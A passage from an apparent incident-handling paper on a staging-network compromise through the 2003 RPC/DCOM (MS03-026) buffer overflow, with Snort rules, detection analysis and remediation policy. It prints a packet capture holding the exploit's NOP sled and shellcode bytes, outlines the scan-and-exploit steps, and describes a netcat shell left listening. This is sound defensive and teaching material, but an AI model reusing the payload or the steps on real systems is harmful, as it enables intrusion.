UDP    192.168.1.100:500      *:*
```

So now that we understand how the rpcdcom.c exploit can be used to hack into a system, let's look at how the attack happened on the Gdev staging network.

Description and diagram of the attack

Due to the shutting down of the staging environment's firewall, the exploitation of the systems was easy, from the attacker's point of view. Although we don't really know what the attacker did exactly, we can speculate on a few things. First of all, the attacker would run NMAP or another type of port scanner against a range of systems. Any systems that replied with ports 135, 137-139 and/or 445 as being open would be considered prime targets. After finding systems with those open ports, the attacker could download and compile rpcdcom.c, just as we did above. Once the exploit code was compiled, it would be trivial to compromise a system. What the attacker does after compromising the system depends on what their goal is. Some attackers will deface a web page, some will install an ftp server to use to serve mp3's or warez, still others will do a delete of critical system files so that the machines is left unusable by anyone.

Simple attack flow diagram:



Since the firewall was down, the extensive logging that was enabled within the iptable's rules were void. Gdev has no firewall logs of the incident.

When going through the identification and containment process, several logs were looked at on the Windows 2000 system, to see if they revealed any traces from the attack. Gdev looked at the Event Log Viewer to see if anything was caught in the Application, System or Security logs, nothing was captured. Next, the Gdev team looked at C:\WINNT\System32\drwtsn32.log to see if any debug information was captured from the exploit on the RPC/DCOM service. Again, no traces of the attack were found.

Signature of the attack

There are several SNORT signatures that can be used to trigger an alert when a system is being attacked using the RPC/DCOM exploits. SNORT is a versatile tool that is used as both a sniffer, to log network traffic, and as an IDS, or Intrusion Detection System, which will watch the network traffic and alert the user to any traffic that is filtered by the signatures employed. One of the great features of SNORT is that the user

is able to create their own signatures as well as modifying the default signatures that are available when downloading SNORT. [9]
You can see all of the various signatures for RPC/DCOM that were found during the research for this paper in Appendix C at the end. Here we will look at the two signatures that are able to capture the rpcdcom.c attack that hit the Gdev staging network.

First of all, here are the two alerts that were triggered when running the rpcdcom.c exploit against a remote system.

```
[**] Possible dcom*.c EXPLOIT ATTEMPT to 135-139 [**]
12/07-22:05:11.534733 192.168.1.107:32933 -> 192.168.1.100:135
TCP TTL:64 TOS:0x0 ID:36511 IpLen:20 DgmLen:124 DF
***AP*** Seq: 0xB8FDC2B9  Ack: 0x4ECF8081  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 7752741 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DCE RPC Interface Buffer Overflow Exploit [**]
12/07-22:05:11.538345 192.168.1.107:32933 -> 192.168.1.100:135
TCP TTL:64 TOS:0x0 ID:36513 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xB8FDC301  Ack: 0x4ECF80BD  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 7752742 11080
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The captures can be difficult to read, mostly because there is so much information included. Below is a break down of each of the fields and what they represent.

General SNORT capture fields	**Example from real capture above (#2)**
Name of the signature	DCE RPC Interface Buffer Overflow Exploit
month/day – hour:minute:second:millisecond	12/07 – 22:05:11.538345
source IP:source port	192.168.1.107:32933
destination IP:destination port	192.168.1.100:135
protocol	TCP
time to live: amount of time to live	TTL:64

type of service: hex representation of type of service	TOS:0x0
identification: identification number	ID:36513
IP packet length: amount	IpLen:20
datagram packet length: amount	DgmLen:1500
fragment field	DF
TCP flags	***A****
sequence number: hex representation of sequence number	Seq: 0xB8FDC301
acknowledgement number: hex representation of acknowledgement number	Ack: 0x4ECF80BD
window size: hex representation of window size	Win: 0x16D0
TCP packet length: amount	TcpLen: 32
TCP options (number set)	TCP Options (3) => NOP NOP TS: 7752742 11080

Breaking the fields down like this will help us in determining why the packet was flagged and eventually how to write our own signature. First we need to know exactly how the signature that captured the packet is written for SNORT. Here is a copy of the signature that captured packet number 1 above.

alert tcp any any -> any 135:139 (msg:"Possible dcom*.c EXPLOIT ATTEMPT to 135-139"; content:"|05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 00 46 00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00|"; reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:1101000; rev:1;)

This is the signature that captured and flagged packet number 2 above.

alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"DCE RPC Interface Buffer Overflow Exploit"; content:"|00 5C 00 5C|"; content:!"|5C|"; within:32; flow:to_server,established; reference:bugtraq,8205; rev: 1;)

Again these signatures are difficult to understand due to the amount of information included. Breaking them down into columns will help us to understand what they're doing. Below is a breakdown of rule number 2, since it includes all of the variables that rule 1 has, as well as some others of its own. [10]

Snort signature rule	DCE RPC Interface Buffer Overflow rule
rule action	alert
protocol	tcp
source IP address	$EXTERNAL_NET
source port	any
direction operator	->
destination IP address	$HOME_NET
destination port	135
message	DCE RPC Interface Buffer Overflow Exploit
content	00 5C 00 5C
content	!5C
within number of bytes	32
flow	to_server,established
reference	bugtraq,8205
revision	1

Now we can take a look at the TCP/IP packets that will trigger each of these signatures. In the DCE RPC Interface Buffer Overflow rule that is laid out line by line above, the rule is looking for any packet that has the following content within 32 bytes, 00 5C 00 5C. The entire packet capture of an rpcdcom.c attack on a system is located at the end of this paper, in Appendix B. Here is the TCP/IP packet that triggered the alert for rule #2 above, the content that the signature is looking for is highlighted in red, to make it easier to see.

Frame 20 (1514 bytes on wire, 1514 bytes captured)
    Frame is marked: False
    Arrival Time: Dec 7, 2003 21:55:21.694315000
    Time delta from previous packet: 0.001227000 seconds
    Time relative to first packet: 32.395361000 seconds
    Frame Number: 20
    Packet Length: 1514 bytes
    Capture Length: 1514 bytes
Ethernet II, Src: 00:b0:d0:20:b4:73, Dst: 00:00:f8:05:f1:f0
    Destination: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source: 00:b0:d0:20:b4:73 (192.168.1.107)
    Source or Destination Address: 00:00:f8:05:f1:f0 (192.168.1.100)
    Source or Destination Address: 00:b0:d0:20:b4:73 (192.168.1.107)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.107 (192.168.1.107), Dst Addr: 192.168.1.100 (192.168.1.100)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        ....0 = ECN-CE: 0

Total Length: 1500
Identification: 0x2a6c (10860)
Flags: 0x04
.1.. = Don't fragment: Set
..0. = More fragments: Not set
Fragment offset: 0
Time to live: 64
Protocol: TCP (0x06)
Header checksum: 0x8690 (correct)
Source: 192.168.1.107 (192.168.1.107)
Source or Destination Address: 192.168.1.107 (192.168.1.107)
Destination: 192.168.1.100 (192.168.1.100)
Source or Destination Address: 192.168.1.100 (192.168.1.100)
Transmission Control Protocol, Src Port: 32928 (32928), Dst Port: epmap (135), Seq: 2491371533, Ack: 1174751096, Len: 1448
Source port: 32928 (32928)
Destination port: epmap (135)
Source or Destination Port: 32928
Source or Destination Port: 135
TCP Segment Len: 1448
Sequence number: 2491371533
Next sequence number: 2491372981
Acknowledgement number: 1174751096
Header length: 32 bytes
Flags: 0x0010 (ACK)
0... .... = Congestion Window Reduced (CWR): Not set
.0.. .... = ECN-Echo: Not set
..0. .... = Urgent: Not set
...1 .... = Acknowledgment: Set
.... 0... = Push: Not set
.... .0.. = Reset: Not set
.... ..0. = Syn: Not set
....0 = Fin: Not set
Window size: 5840
Checksum: 0x1783 (correct)
Options: (12 bytes)
NOP
NOP
TCP Time Stamp Option: True
Time stamp: tsval 7693740, tsecr 5182
DCE RPC
Version: 5
Version (minor): 0
Packet type: Request (0)
Packet Flags: 0x03
0... .... = Object: Not set
.0.. .... = Maybe: Not set
..0. .... = Did Not Execute: Not set
...0 .... = Multiplex: Not set
.... 0... = Reserved: Not set
.... .0.. = Cancel Pending: Not set
.... ..1. = Last Frag: Set
....1 = First Frag: Set
Data Representation: 10000000
Byte order: Little-endian (1)
Character: ASCII (0)

```
    Floating-point: IEEE (0)
  Frag Length: 1704
  Auth Length: 0
  Call ID: 229
  Alloc hint: 1680
  Context ID: 1
  Opnum: 4
  Stub data (1424 bytes)

0000:  00 00 F8 05 F1 F0 00 B0 D0 20 B4 73 08 00 45 00  ......... .s..E.
0010:  05 DC 2A 6C 40 00 40 06 86 90 C0 A8 01 6B C0 A8  ..*l@.@......k..
0020:  01 64 80 A0 00 87 94 7F 50 0D 46 05 47 78 80 10  .d......P.F.Gx..
0030:  16 D0 17 83 00 00 01 01 08 0A 00 75 65 AC 00 00  ...........ue...
0040:  14 3E 05 00 00 03 10 00 00 00 A8 06 00 00 E5 00  .>..............
0050:  00 00 90 06 00 00 01 00 04 00 05 00 06 00 01 00  ................
0060:  00 00 00 00 00 00 32 24 58 FD CC 45 64 49 B0 70  ......2$X..EdI.p
0070:  DD AE 74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00  ..t,..`^........
0080:  00 00 70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00  ..p^......|^....
0090:  00 00 10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A  ..........*M...j
00A0:  00 20 AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00  . .nr.....MARB..
00B0:  00 00 00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4  ................
00C0:  0B 00 20 06 00 00 20 06 00 00 4D 45 4F 57 04 00  .. ... ...MEOW..
00D0:  00 00 A2 01 00 00 00 00 00 00 C0 00 00 00 00 00  ................
00E0:  00 46 38 03 00 00 00 00 00 00 C0 00 00 00 00 00  .F8.............
00F0:  00 46 00 00 00 00 F0 05 00 00 E8 05 00 00 00 00  .F..............
0100:  00 00 01 10 08 00 CC CC CC CC C8 00 00 00 4D 45  ..............ME
0110:  4F 57 E8 05 00 00 D8 00 00 00 00 00 00 00 02 00  OW..............
0120:  00 00 07 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0130:  00 00 00 00 00 00 C4 28 CD 00 64 29 CD 00 00 00  .......(..d)....
0140:  00 00 07 00 00 00 B9 01 00 00 00 00 00 00 C0 00  ................
0150:  00 00 00 00 00 46 AB 01 00 00 00 00 00 00 C0 00  .....F..........
0160:  00 00 00 00 00 46 A5 01 00 00 00 00 00 00 C0 00  .....F..........
0170:  00 00 00 00 00 46 A6 01 00 00 00 00 00 00 C0 00  .....F..........
0180:  00 00 00 00 00 46 A4 01 00 00 00 00 00 00 C0 00  .....F..........
0190:  00 00 00 00 00 46 AD 01 00 00 00 00 00 00 C0 00  .....F..........
01A0:  00 00 00 00 00 46 AA 01 00 00 00 00 00 00 C0 00  .....F..........
01B0:  00 00 00 00 00 46 07 00 00 00 60 00 00 00 58 00  .....F....`...X.
01C0:  00 00 90 00 00 00 40 00 00 00 20 00 00 00 38 03  ......@... ...8.
01D0:  00 00 30 00 00 00 01 00 00 00 01 10 08 00 CC CC  ..0.............
01E0:  CC CC 50 00 00 00 4F B6 88 20 FF FF FF FF 00 00  ..P...O.. ......
01F0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0200:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0210:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0220:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0230:  00 00 00 00 00 00 00 00 00 00 01 10 08 00 CC CC  ................
0240:  CC CC 48 00 00 00 07 00 66 00 06 09 02 00 00 00  ..H.....f.......
0250:  00 00 C0 00 00 00 00 00 00 46 10 00 00 00 00 00  .........F......
0260:  00 00 00 00 00 00 01 00 00 00 00 00 00 00 78 19  ..............x.
0270:  0C 00 58 00 00 00 05 00 06 00 01 00 00 00 70 D8  ..X...........p.
0280:  98 93 98 4F D2 11 A9 3D BE 57 B2 00 00 00 32 00  ...O...=.W....2.
0290:  31 00 01 10 08 00 CC CC CC CC 80 00 00 00 0D F0  1...............
02A0:  AD BA 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02B0:  00 00 18 43 14 00 00 00 00 00 60 00 00 00 60 00  ...C......`...`.
02C0:  00 00 4D 45 4F 57 04 00 00 00 C0 01 00 00 00 00  ..MEOW..........
02D0:  00 00 C0 00 00 00 00 00 00 46 3B 03 00 00 00 00  .........F;.....
02E0:  00 00 C0 00 00 00 00 00 00 46 00 00 00 00 30 00  .........F....0.
```

```
02F0:  00 00 01 00 01 00 81 C5 17 03 80 0E E9 4A 99 99  .............J..
0300:  F1 8A 50 6F 7A 85 02 00 00 00 00 00 00 00 00 00  ..Poz...........
0310:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00  ................
0320:  00 00 01 10 08 00 CC CC CC CC 30 00 00 00 78 00  ..........0...x.
0330:  6E 00 00 00 00 00 D8 DA 0D 00 00 00 00 00 00 00  n...............
0340:  00 00 20 2F 0C 00 00 00 00 00 00 00 00 00 03 00  .. /............
0350:  00 00 00 00 00 00 03 00 00 00 46 00 58 00 00 00  ..........F.X...
0360:  00 00 01 10 08 00 CC CC CC CC 10 00 00 00 30 00  ..............0.
0370:  2E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0380:  00 00 01 10 08 00 CC CC CC CC 68 00 00 00 0E 00  ..........h.....
0390:  FF FF 68 8B 0B 00 02 00 00 00 00 00 00 00 00 00  ..h.............
03A0:  00 00 86 01 00 00 00 00 00 00 86 01 00 00 5C 00  ..............\.
03B0:  5C 00 46 00 58 00 4E 00 42 00 46 00 58 00 46 00  \.F.X.N.B.F.X.F.
03C0:  58 00 4E 00 42 00 46 00 58 00 46 00 58 00 46 00  X.N.B.F.X.F.X.F.
03D0:  58 00 46 00 58 00 9F 75 18 00 CC E0 FD 7F CC E0  X.F.X..u........
03E0:  FD 7F 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
03F0:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0400:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0410:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0420:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0430:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0440:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0450:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0460:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0470:  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0480:  90 90 90 90 90 90 90 90 90 EB 19 5E 31 C9 81 E9  ...........^1...
0490:  89 FF FF FF 81 36 80 BF 32 94 81 EE FC FF FF FF  .....6..2.......
04A0:  E2 F2 EB 05 E8 E2 FF FF FF 03 53 06 1F 74 57 75  ..........S..tWu
04B0:  95 80 BF BB 92 7F 89 5A 1A CE B1 DE 7C E1 BE 32  .......Z....|..2
04C0:  94 09 F9 3A 6B B6 D7 9F 4D 85 71 DA C6 81 BF 32  ...:k...M.q....2
04D0:  1D C6 B3 5A F8 EC BF 32 FC B3 8D 1C F0 E8 C8 41  ...Z...2.......A
04E0:  A6 DF EB CD C2 88 36 74 90 7F 89 5A E6 7E 0C 24  ......6t...Z.~.$
04F0:  7C AD BE 32 94 09 F9 22 6B B6 D7 DD 5A 60 DF DA  |..2..."k...Z`..
0500:  8A 81 BF 32 1D C6 AB CD E2 84 D7 F9 79 7C 84 DA  ...2........y|..
0510:  9A 81 BF 32 1D C6 A7 CD E2 84 D7 EB 9D 75 12 DA  ...2.........u..
0520:  6A 80 BF 32 1D C6 A3 CD E2 84 D7 96 8E F0 78 DA  j..2..........x.
0530:  7A 80 BF 32 1D C6 9F CD E2 84 D7 96 39 AE 56 DA  z..2........9.V.
0540:  4A 80 BF 32 1D C6 9B CD E2 84 D7 D7 DD 06 F6 DA  J..2............
0550:  5A 80 BF 32 1D C6 97 CD E2 84 D7 D5 ED 46 C6 DA  Z..2.........F..
0560:  2A 80 BF 32 1D C6 93 01 6B 01 53 A2 95 80 BF 66  *..2....k.S....f
0570:  FC 81 BE 32 94 7F E9 2A C4 D0 EF 62 D4 D0 FF 62  ...2...*...b...b
0580:  6B D6 A3 B9 4C D7 E8 5A 96 80 BD A8 1F 4C D5 24  k...L..Z.....L.$
0590:  C5 D3 40 64 B4 D7 EC CD C2 A4 E8 63 C7 7F E9 1A  ..@d.......c....
05A0:  1F 50 D7 57 EC E5 BF 5A F7 ED DB 1C 1D E6 8F B1  .P.W...Z........
05B0:  78 D4 32 0E B0 B3 7F 01 5D 03 7E 27 3F 62 42 F4  x.2.....].~'?bB.
05C0:  D0 A4 AF 76 6A C4 9B 0F 1D D4 9B 7A 1D D4 9B 7E  ...vj......z...~
05D0:  1D D4 9B 62 19 C4 9B 22 C0 D0 EE 63 C5 EA BE 63  ...b..."...c...c
05E0:  C5 7F C9 02 C5 7F E9 22 1F 4C                    ........".L
```

How to protect against this vulnerability

To protect yourself from this vulnerability, the recommended solution is to download a patch from Microsoft. A patch is typically a small program that when run on a system will update and/or fix various affected files. Microsoft uses the following naming convention when publishing their security patches. It begins them all with MS, which may stand for Microsoft, or for Microsoft Security. Next are the last two digits of the year that the patch is released. Finally, after a dash, there is a three field variable that counts the number of patches for that year, beginning with 001. The Microsoft patch number for the RPC/DCOM vulnerability is MS03-026. MS03-026 should be installed on all Windows systems. [11]

If corporations wanted to mitigate the risk of buffer overflows happening in the operating system they are selling to the public, the developers of their code should find a way to implement array bounds checking in their C code. Changing the culture of coding for performance and therefore avoiding costly error checks could also help. Although error checking can hinder the performance of an application, if error checks are done at the right places in the code the amount of error checking required can be reduced and thereby leave the performance of the application mostly untouched. Unfortunately, changing the culture of a group is difficult.

If Gdev wanted to protect themselves against buffer overflows, they could purchase and install a product like StackGuard. StackGuard is an extension to your compiler, for example a gcc compiler, so that any code compiled by that StackGuard enabled gcc is protected against buffer overflows. The problem here is that you need to have the source code of the application and be able to compile it with the compiler of your choice. The RPC/DCOM vulnerability, for example, would be impossible to protect against using a product like StackGuard. [12]

If, for some reason, you are unable to install the MS03-026 patch from Microsoft, there are other ways to lower the risk of attacks harming your network. First would be to enable a firewall that blocks all inbound access to the affected ports, 135, 137-139, and 445 in most cases. Although this fix helps to protect your network from outside attackers, employees who wish to become evil hackers are still able to take advantage of this vulnerability on the internal LAN. To watch for these internal wannabe hackers, try setting up a SNORT IDS installation that watches all the traffic on your internal LAN. You can use the signatures above to watch for just the RPC/DCOM exploit traffic by putting them into the local.rules file and configuring SNORT to only use that rule set. You could also add these signatures onto the complete SNORT rule set that are included in the SNORT package. [9]

The Incident Handling Process:

A quick haiku, employing acrostics, to help remember the 6 different phases of the incident handling process.

Pineapple ice cream
eternally refreshing
licking luxury

Preparation

The preparation phase of the incident handling process should be completed well before an incident occurs. There are several steps a

company should take to try and prepare for an incident. The reason you don't want to wait until the incident occurs is because it will be hard enough to remain calm and clear headed in the middle of an incident without having to figure out on the fly what your next step should be. In going through the preparation phase, setting up a network security policy, setting up operating system standards and just generally talking about the possible security issues can help to prepare the company for any incident that comes their way.

At the time of the incident, Gdev had established a basic security policy. This policy was given to all employees at the time of hire and they were required to read the policy and sign it as documentation that it had been read, understood and agreed with.
The policy itself dealt with the following areas:

Roles and Responsibilities

This area sets up the roles and responsibilities of each corporate level, from the executive level down to the employee user level. This helps each person know what their responsibility to corporate security is and how it relates to their job.

A security committee was also set up at this stage, including the Director of Technology, the security manager and their team, as well as an appointed representative from each of the corporate departments, including but not limited to Human Resources, Finance, Production Operations, and Help Desk.

Threat and Risk assessment

Here Gdev describes how the security team evaluates and determines the risk level of various vulnerabilities on the corporate network. Annual schedules of internal and external security audits are laid out here. This policy helps the security team keep track of the various systems on the network, determine a security baseline and watch how the security of the system changes over time. When trying to identify a possible incident, the baseline risk level of a system can be helpful in that you have a record of what vulnerabilities the system is exposing.

Access Controls

The access control policy piece creates a corporate standard where all employees are given their own unique identifier on the network. This helps in the accounting process when or if an incident occurs. This area also sets up the 'need to know' standard, where logins to systems are only given to those employees that have shown a business need to connect to those systems.

The corporate password policy is described here, as well as an explanation on how to pick secure password that are tough for a password cracker to crack. The Gdev corporate password policy states that all passwords should be at least 8 characters in length, as the longer the password is, generally the harder it can be to crack. Also, there is a password maximum age of 60 days. This helps the security team to be sure that users passwords will be changed every 2 months. This makes sure that the same password isn't being used continuously. In conjunction with the maximum password age, there is also a minimum of password complexity. All passwords on the Gdev network must have a capital letter, as well as one or more special characters (!@#$%^&*~":<>?+_) in it. The security team requests that none of the passwords have words that can be found in any dictionary. The reason for all the security around passwords at Gdev is so that the security team can remain fairly confident that their network cannot be brute forced. For example, an attacker can and most likely will try a variety of simple passwords whenever they find a username. So if the Gdev CEO inadvertently tells an evil hacker his username of 'gdevceo' the evil hacker will probably try the following passwords, hence attempting a brute force into the network:

gdevceo1
gdevceo
password
administrator
admin
ceo1
oecvedg

Since Gdev security has set up a procedure for creating a secure password and does regular audits of the password files on the systems within the Gdev network, they can be confident that none of those simple brute force passwords will work for the evil hacker.

Gdev corporate logging policies are standardized here, spelling out the preferred configuration, as well as how long logs should be kept and how Gdev administrators are alerted to possible problems.

Finally, how to deal with an employee termination, or resignation is structured under the access control part of the policy.

Security Awareness

One of the most neglected areas of security is end user awareness. This policy puts a bi-annual security awareness and training schedule together. All new employees must attend a security awareness seminar during their first 3 months, while all employees are required to attend 2 security awareness seminars a year. These seminars are given by the security team and touch on various security issues that are relevant to the

basic network user, as well as highlighting actions that the user can take to help in keeping GIACdevelopers secure. This allows the security team to educate the users about how security on the Gdev network is everyone's concern, as well as giving the users the tools and procedures to do the right thing when a possible security breach is suspected.

Physical and Environmental Security

The standards for securing mission critical systems physically and environmentally are laid out in this section of the policy. Everything from the access control process that allows/disallows employees from the locked server room, or the hosting company's cage, to back up generators that will allow the systems to continue running in the event of a power outage.

Other standards discussed here are temperature controls, fire prevention, evacuation instructions, media (software CD's and/or floppies, back up tapes) controls, and how to securely destroy sensitive media data.

Server Security

Hardware and software baseline configuration standards are addressed in this part of the policy. Due to the variety of operating systems at Gdev, there are several sub-policies that are linked here, that deal with the specific software security specifications agreed upon by the corporation.

This area also sets up a change control process, where all configuration changes to mission critical systems must be approved before being implemented, and can only be implemented during scheduled down time. The security team is part of the change control process, which is created to help reduce configuration errors that could put the security of Gdev at risk. Change control also lays out the process of testing all patches or software fixes in a lab, testing and staging environment before being applied to mission critical systems. The amount of time allowed for this testing phase depends on what the threat or risk level of the vulnerability is to the GIACdevelopers network.

Corporate wide anti-virus is discussed at this stage, as well as a policy of running a spyware checker, either Ad-aware or SpyBot. [13]

Back up and recovery plans are discussed, as well as the Gdev disaster recovery plan. At the time of this incident, the security committee was still trying to hammer out the details in these areas.

Workstation Security

Workstation security points out to users what they need to do to help keep Gdev's network secure. This includes, making sure to lock the desktop when leaving your desk, not running applications that have been banned (these apps are listed at this point in the policy) from running on the Gdev network, for example, P2P software and Instant messaging software. Users are also responsible for backing up their own workstations and are given instructions on how to do so. Because the corporate wide anti-virus is tied into the login script, it is made mandatory for all workstations, and the ability to turn off the anti-virus application at the workstation level is restricted.

Although this high-level security policy was in place at the time of the incident, there was no established incident handling team per se. To handle the incident, the security team was called in and given permission to bring in any resource they needed from the Gdev team to help find, evaluate and rectify the problem.

Identification

During the identification phase of incident handling, the company should attempt to determine whether or not an incident has occurred. If an event has occurred a lead person should be assigned to handle the rest of the incident handling process. This lead person should determine the nature and risk of the event, and if necessary, identify and maintain all possible evidence

The identification of the Gdev compromise was a fluke. As stated in the summary, the GIACdevelopers team had just released a new product to the staging environment for customer testing purposes. The Gdev staging environment (seen in the network diagram above) is physically located at the Gdev office building, in the access controlled server room. The subnet that the staging environment resides on is publicly accessible, but is not connected to the internal or the main external Gdev environment at all. The external subnet that staging is using is in a different range than the external subnet used for the Gdev production and mission critical servers. The software developers are responsible for the builds and security of the staging environment and they have a standard, Gdev customized Windows 2000 image that is used to easily break down and build up the servers used in the staging environment.

At the onset of the customer testing, some problems were seen, and during the troubleshooting of these problems, a Gdev developer turned off the iptable firewall, using the system startup script under /etc/rpc3.d/. Eventually the customer problem was resolved and the tired Gdev team went home. Unfortunately, they had forgotten to turn the firewall back on. At this point, there was no protection at all for the staging environment.

Luckily, as part of the staging test process, the security team was directed to run a vulnerability scan on the staging environment the same weekend as the testing started. Due to the problems faced at the start of the weekend, the Gdev developers asked the security team to hold off on the assessment until Sunday, so that we could be sure the problems were fixed and the environment stabilized. The on-call security team member waited until Sunday to run the scan, but noticed almost immediately that ports that shouldn't be allowed through the firewall were answering. That means for just about 2 days, the Gdev staging environment was left unprotected and a wide open target for hackers.

Upon noticing the open ports, other than the expected ports 80 and 443, the security team member manually checked to make sure the ports really were open by telneting to some of those open ports. After confirming that they were indeed open and that there was no protection, the Network Operations Center (NOC) was called and instructed to get in touch with the developers who did the troubleshooting on that past Friday. A conference call was set up and the firewall was quickly turned back on. Since it was Sunday, and as the director put it, 'only the staging environment', and the firewall was once again protecting the servers, a business decision was made to wait until the next day, Monday, to investigate what if anything had happened while the firewall was down. The NOC was instructed to keep a close eye on the staging environment and to call the on-call security team member if anything suspicious was noticed.

On Monday, the security team appointed a lead investigator and determined that they should do an internal scan of the staging environment. This meant connecting a laptop into the staging environment's LAN and running the tests from there. Running the tests this way would allow the security team to see all of the open ports on the systems without having to go through the firewall. The first step in the scanning process was running an NMAP scan. Out of the 4 servers, 2 were showing port 665 as listening. A quick check with the developers revealed that no one knew why this port was open and listening. A telnet to port 665 on 192.168.1.100 yielded no information.

```
Gdev>telnet 192.168.1.100 665
Connecting To 192.168.1.100...Could not open a connection to
host on port 665 :
Connect failed
```

They knew the port was open, yet couldn't yet understand why it wasn't responding to a telnet connection.

The developers debug code and the web server logs were checked to make sure the compromise didn't occur due to a bug in the new web application. There were no indications that any connections had been made to the web application from any sources other than the customers that were testing it. There was also no indication of problems with the web application code when reviewing the code debug output. The Gdev security team was confident that the compromise didn't occur due to the web application.

Next was a look at the Event Viewer security and application logs on the web server. Unfortunately there was no information in the Event log that would give any indication of a compromise at all.

Finally, the security team looked at the drwtsn32.log to see if any memory errors were captured, and again there was nothing in the log to show that there had been a compromise.

At this point all of the logs and debug code have helped the security team to determine what the compromise was not, but they did not help determine what exactly the compromise could have been from or what application was vulnerable.

Since there was a baseline risk level for the staging systems, the security team could be sure that the operating system was patched with all the available patches up to and including all those released before June 1, 2003.

Using that information, and the knowledge that the web application was not the vector for the compromise, the security team started to look at the newly released POC code for the RPC/DCOM vulnerability that had been released by Microsoft.

Containment

The overall goal of the containment phase in incident handling is to reduce the reach and size of the incident. If the incident is not contained, it is possible that more systems could be compromised. The lead handler should determine at this point which systems should be taken off the network and which systems are still clean, or untouched by the incident.

At this point the Gdev security team knew there was a problem. The developers' suggestion was just to re-build the staging environment and repopulate it with the code they were testing, so that the customers could continue testing. The security team wanted to investigate the issue to make sure they knew what was going on. Since there was a disagreement about how to handle the potential problem (at this point we still don't know what exactly happened, or how port 665 got to be opened

on 2 of the servers) it was decided that a security committee emergency meeting would be called and during that time and until a decision could be made, a configuration change to the iptables firewall would be made to block all inbound and outbound traffic.

The security committee convened within an hour and all sides got to be heard. In the end though, the decision on which way to go about containing and recovering from this compromise is a business decision. It was clear that from a business stand point, the developer's code needed to be tested and reviewed by the customers as soon as possible. From the security standpoint clarity was needed in what exactly happened and how the ports were opened. A deal was reached in that the staging environment would be reduced to 3 servers, leaving the 4th server as it was, in it's compromised state, and isolated via the iptables firewall, so that no traffic could come in to it, or go out from it, without being logged and dropped by the firewall. The Gdev developers went ahead and rebuild and redeployed the all of the other servers in the staging environment, so that the customers could continue with their testing. This was acceptable to the security team and the business itself because it was easy and quick to rebuild the staging environment, and the possibility of any code corruption, virus or trojan being left in the staging environment after the complete rebuild was nil. This saved Gdev from excessive downtime, and allowed the developers to continue their application testing with the customers. The security team was happy because, although the risk to the company was minimal at this point, they were still being given the opportunity to investigate one of the compromised systems (identified with the IP 192.168.1.100) to hopefully determine what happened.

Upon investigation, the security team used FPort from www.foundstone.com to determine that netcat was listening on port 665. [14] Although a telnet to port 665 didn't establish a connection, a netcat –v –n 192.168.1.100 quickly dropped the security team investigator into a DOS shell. Further investigation lead to the realization that the latest patch from Microsoft for the RPC/DCOM buffer overflow vulnerability hadn't yet made it into the Gdev Windows 2000 image, as testing for the patch was still going on, although patch testing had made it to the staging level at the time of the incident. Since there were no firewall logs available and the windows systems didn't capture any activity from the compromise, it was difficult to determine what was used to break in. One of the security team members, being a member of the Full Disclosure mailing list [15] , remembered a message that had gone out on that past Thursday, which had RPC/DCOM exploit code in it. On a whim, a test was run with the Full Disclosure code (which turned out to be the Windows 2000 RPC/DCOM exploit code with Universal Targets) using port 777 instead of 666 (which is the default port for this exploit code – a coincidence that was not lost on the security team) to the compromised system, 192.168.1.100. The test

